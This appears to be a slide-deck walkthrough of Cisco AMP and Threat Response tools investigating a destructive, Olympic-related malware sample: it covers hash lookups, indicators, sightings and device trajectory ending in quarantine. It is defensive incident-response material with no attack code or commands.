Talos have identified the samples, with moderate confidence, used in this attack. The infection vector is currently unknown as we continue to investigate. The samples identified, however, are not from adversaries looking for information from the games but instead they are aimed to disrupt the games. The samples analysed appear to perform only destructive functionality. There does not appear to be any exfiltration of data. Analysis shows that actors are again favouring legitimate pieces of software as PsExec functionality is identified within the sample. The destructive nature of this malware aims to render the machine unusable by deleting shadow copies, event logs and trying to use PsExec & WMI to further move through the environment. This is something we have witnessed previously with [BadRabbit](#) and [Nyetya](#).



Casebook > Find Observables

11 new observables were found · Select All

2 Clean · 9 Malicious

Investigate Add to Case ▾

- a7d6dcdf5ca2c426cc6c447cff76834d97bc1fdff2cd14bad0b7...
- 28858cc6e05225f7d156d1c6a21ed11188777fa0a752cb7b560...
- ae9a4e244a9b3c77d489dee8aeaf35a7c3ba31b210e76d81ef2...
- snort.org ▾
- 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce5...
- d934cb8d0eadb93f8a57a9b8853c5db218d5db78c16a35f374...
- ab5bf79274b6583a00be203256a4eacfa30a37bc889b5493da9...
- 19ab44a1343db19741b0e0b06bacce55990b6c8f789815daaf...
- f188abc33d351c2254d794b525c5a8b79ea78acd3050cd8d27...
- edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb0...
- 3e27b6b287f0b9f7e85bfe18901d961110ae969d58b44af15b1...

Browser plugin
Firefox and Chrome

Investigation Data

<https://visibility.amp.cisco.com/#/investigate>

2 Targets |
 10 Observables |
 6 Indicators |
 0 Domains |
 10 File Hashes |
 0 IP Addresses |
 0 URLs |
 3 Modules

2 Endpoints

Demo_AMP_MAP_FriedEx
Windows 7, SP 1.0

HOSTNAME
Demo_AMP_MAP_FriedEx

AMP COMPUTER GUID
fd834bc8-d61f-4584-b2bf-312a6d9daabc

IP ADDRESS
61.136.223.29

MAC ADDRESS
91:7d:87:00:66:61

Demo_AMP_Intel
Windows 7, SP 1.0

HOSTNAME
Demo_AMP_Intel

AMP COMPUTER GUID
364617b4-9159-49ff-82b2-364e9d573c09

IP ADDRESS
136.153.170.226

MAC ADDRESS
0c:f5:27:fa:a1:64

10 Observables

1 Clean • 9 Malicious

- 3337e387...
Clean SHA256 Hash
- edb1ff25...
Malicious SHA256 Hash
- 3e27b6b2...
Malicious SHA256 Hash
- 28858cc6...
Malicious SHA256 Hash
- a7d6dcdf...
Malicious SHA256 Hash
- ab5bf792...
Malicious SHA256 Hash
- f188abc3...
Malicious SHA256 Hash
- ae9a4e24...
Malicious SHA256 Hash
- 19ab44a1...
Malicious SHA256 Hash

6 Indicators

- An antivirus engine flagged an artifact as poten...
Artifact Flagged by Antivirus and Machine Learning Model
- W32.GenericKD:Malwaregen.21do.1201
W32.GenericKD:Malwaregen.21do.1201
- An antivirus engine flagged an artifact as a Tro...
Artifact Flagged as Known Trojan by Antivirus
- An antivirus service flagged an artifact as mali...
Artifact Flagged Malicious by Antivirus Service
- Volume Shadow Copies are snapshots of portions o...
Shadow Copy Deletion Detected
- Ransomware is a class of malware that encrypts c...
Ransomware Backup Deletion Detected

10 File Hashes

1 Clean • 9 Malicious

- 3337e387...
Clean SHA256 Hash
- edb1ff25...
Malicious SHA256 Hash
- 3e27b6b2...
Malicious SHA256 Hash
- 28858cc6...
Malicious SHA256 Hash
- a7d6dcdf...
Malicious SHA256 Hash
- ab5bf792...
Malicious SHA256 Hash
- f188abc3...
Malicious SHA256 Hash
- ae9a4e24...
Malicious SHA256 Hash
- 19ab44a1...
Malicious SHA256 Hash
- d934cb8d...
Malicious SHA256 Hash

3 Modules


3 Modules enriched this investigation

- AMP File Reputation
Sightings, Judgements
- AMP Global Intel
Sightings, Judgements
- AMP for Endpoints
Sightings, Judgement

Overview of a Clean SHA

<https://visibility.amp.cisco.com/#/investigate>


- Things to note
 - The Parents of the SHA
 - The Previous File Names of the SHA
 - The File Paths of the SHA
 - The Target of the SHA



Overview of a Malicious SHA

<https://visibility.amp.cisco.com/#/investigate>


- Things to note
 - The File Name and File Path of the SHA
 - A Clean SHA became a Malicious one
 - The Target of the Malicious SHA



Examine the Sightings Timeline

<https://visibility.amp.cisco.com/#/investigate>


Hover over Events
on the Timeline for
additional details



Focus on the Malicious SHA (1)

<https://visibility.amp.cisco.com/#/investigate>

- Target computer name
- Malware file name
- File path on the Target computer
- Hash of the Malicious SHA



Judgements About the Malicious SHA

<https://visibility.amp.cisco.com/#/investigate>

- Both AMP and Threat Grid helped with this Judgement

The screenshot displays the Cisco AMP interface for investigating a Malicious SHA256 Hash. The main hash is `edb1ff2521fb4bf748111f92786d260d40...`. The interface is divided into several sections:

- Observables:** A list of SHA256 hashes with their dispositions. The hash `edb1ff2521fb4bf748...` is highlighted in red and labeled as **Malicious SHA256 Hash**. Other hashes include `3337e3875b05e0bf...` (Clean), `3e27b6b287f0b9f7...` (Malicious), `28858cc6e05225f7...` (Malicious), `a7d6dcdf5ca2c426...` (Malicious), and `ab5bf79274b6583a...` (Malicious).
- My Environment:** Shows 2 sightings in the environment, with the first and last sightings on April 12, 2019.
- Graph:** A line graph showing sightings over time. A red box highlights a peak on April 14, 2019, with a value of 2. The legend indicates categories: Malicious (red), Suspicious (orange), Unknown (grey), Clean (green), and Targets (purple).
- Judgements:** A table showing judgements from various modules. A red box highlights the judgements table.

Module	Observable	Disposition	Reason
AMP File Reputation	SHA256: edb1ff25...	Malicious	AMP ProtectDB Conviction
AMP Global Intel	SHA256: edb1ff25...	Malicious	AMP Threat Grid Sample Analysis C

Indicators About the Malicious SHA

<https://visibility.amp.cisco.com/#/investigate>

- Threat Grid intelligence fed the AMP Global Intelligence engine for this Indicator

The screenshot displays the 'Observables' section of the Cisco AMP interface. On the left, a list of indicators is shown, with the first one, 'edb1ff2521fb4bf748...', highlighted with a red box. This indicator is identified as a 'Malicious SHA256 Hash' last seen on April 12, 2019. To the right, a line graph shows the sighting history for this indicator, with a peak on April 14, 2019, also highlighted with a red box. Below the graph, a table lists indicators associated with this observable, with the first row highlighted in red. This row shows the indicator 'Ransom ware is a class of malware that encrypts common media file types that are likely irrep...' produced by 'Threat Grid' with a 'High' confidence level and a 'green' TLP rating. The table also shows tags for 'ransomware', 'malware', and 'compound'.

Module	Indicator	Producer	Tags	Confidence	TLP
AMP Global Intel	Ransom ware is a class of malware that encrypts common media file types that are likely irrep...	Threat Grid	ransomware malware compound	High	green

Sightings About the Malicious SHA

<https://visibility.amp.cisco.com/#/investigate>

- Recent sightings of this Malicious SHA

- These were caught (Detected and Quarantined) by AMP

The screenshot displays the Cisco AMP visibility interface. On the left, a list of 'Observables' shows several 'Malicious SHA256 Hash' entries. The top entry, 'edb1ff2521fb4bf7481...', is highlighted with a red box. A callout box with the text 'Pivot directly into AMP' points to a 'Sightings (4)' link in the interface. The main area shows a table of sightings with columns for Module, Observed, Description, Confidence, Severity, Details, Resolution, Sensor, Source, Relations, and Targets. Two rows are visible, both for 'AMP for Endpoints'. The first row shows a 'Threat Quarantined Sighting' with a severity of 'High' and 'Unknown' confidence. The second row shows a 'Threat Detected (W3 2.GenericKD:Malware gen.21do.1 201) Sighting' with a severity of 'High' and 'Medium' confidence. A red box highlights the 'AMP E vent' link in the 'Source' column of the first row. A graph above the table shows '2 Sightings in My Environment' with a peak on April 14, 2019. A legend on the right indicates categories: Malicious (red), Suspicious (orange), Unknown (grey), Clean (green), and Targets (purple).

Module	Observed	Description	Confidence	Severity	Details	Resolution	Sensor	Source	Relations	Targets
AMP for Endpoints	a month ago	Threat Quarantined Sighting	High	Unknown	endpoint		AMP E vent			HOSTNAME: Demo_AMP_Intel AMP COMPUTER GUID: 364617b4-9159-49ff-82b2-... IP: 136.153.170.226 MAC ADDRESS: 0c:f5:27:fa:a1:64
AMP for Endpoints	a month ago	Threat Detected (W3 2.GenericKD:Malware gen.21do.1 201) Sighting	High	Medium	endpoint		AMP E vent	SHA256: d5bc5042... executed SHA256: edb1ff25... FILE NAME: OLD.exe file name of		HOSTNAME: Demo_AMP_Intel AMP COMPUTER GUID: 364617b4-9159-49ff-82b2-... IP: 136.153.170.226

AMP – Legacy Device Trajectory

[https://console.amp.cisco.com/...](https://console.amp.cisco.com/)

- AMP for Endpoints saw the creation of the Malware file from a Clean one
- AMP Quarantined the Malicious file

AMP for Endpoints

Dashboard Analysis ▾ Outbreak Control ▾ Management ▾ Accounts ▾

Legacy Device Trajectory

🗪 Demo_AMP_Intel in group Triage

Timeline: Apr 12 18:41 19:49 | May 2 17:08

explorer.exe [PE] | **OLD.exe [PE]** (+)

2019-04-12 19:49:09 UTC

Detected **W32.GenericKD:Malwaregen.21do.1201** as **OLD.exe** (edb1ff25...8ee13eb9) [PE_Executable] .

Created by **explorer.exe**, Microsoft® Windows® Operating System 6.1.7601.23537 (d5bc5042...e54c58ef) [PE_Executable] executing as johndoe.

The file was quarantined.

File full path: C:\Users\johndoe\Desktop\OLD.exe
File SHA-1: 26de43cc558a4e0e60eddd4dc9321bcb50a181c.
File MD5: cfdd16225e67471f5ef54cab9b3a5558.
File size: 1861632 bytes.
Parent file SHA-1: 84123a3decd2a217e3588a1de59fe6cee1998004.
Parent file MD5: 38ae1b3c38faef56fe4907922f0385ba.
Parent file size: 3229696 bytes.
Parent process id: 2632.
Parent process SID: S-1-5-21-755374349-4086509498-3285695618-1000.
Detected by the SHA engines.

TIME Apr 12, 2019, 14:06 | May 3, 2019, 15:06

EVENT TYPE create copy move execute open connection scan detection exec block compromised?

restore reboot scan defs update policy update connector update exploit prevented scan schedule uninstall

EVENT DISPOSITION benign **malicious** unknown

EVENT FLAGS none warning audit only command-line

FILE TYPE executable ms office (ole2) pdf ms cabinet flash zip archive other unknown

edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9

Uncheck All Check All

AMP – New Device Trajectory (1)

<https://console.amp.cisco.com/...>

- Apr 12, ~1930


AMP for Endpoints

Dashboard Analysis Outbreak Control Management Accounts

Search

Legacy Device Trajectory

Use the new Device Trajectory



AMP – New Device Trajectory (2)

<https://console.amp.cisco.com/...>


- Powershell downloaded a file



AMP – New Device Trajectory (3)

<https://console.amp.cisco.com/...>


- Microsoft Word launched the Powershell



AMP – New Device Trajectory (4)

<https://console.amp.cisco.com/...>

- 19:30: The file created by Powershell was quarantined



AMP – New Device Trajectory (5)

<https://console.amp.cisco.com/...>

- 19:49: Discovered and immediately quarantined our OLD friend

The screenshot displays the AMP console interface. On the left, a process timeline shows various system processes. A yellow vertical bar highlights a period between 19:31 and 19:34. A red box highlights the entry for **winlogon.exe [PE]**. A red box with a plus sign is placed on the timeline at 19:49, with a blue arrow pointing to the Event Details panel on the right.

Event Details

Medium
2019-04-12 19:49:09 UTC

Detected **W32.GenericKD:Malwaregen.21do.1201** as **OLD.exe** (
edb1ff25...8ee13eb9 [v])[PE_Executable] .

Created by **explorer.exe**, Microsoft® Windows® Operating System 6.1.7601.23537 (
d5bc5042...e54c58ef [v])[PE_Executable] executing as johndoe.

The file was **quarantined**.

File full path: C:\Users\johndoe\Desktop\OLD.exe
File SHA-1: 26de43cc558a4e0e60eddd4dc9321bcb5a0a181c.
File MD5: cfd416225e67471f5e6f54e3b0b2a5558



Thank you

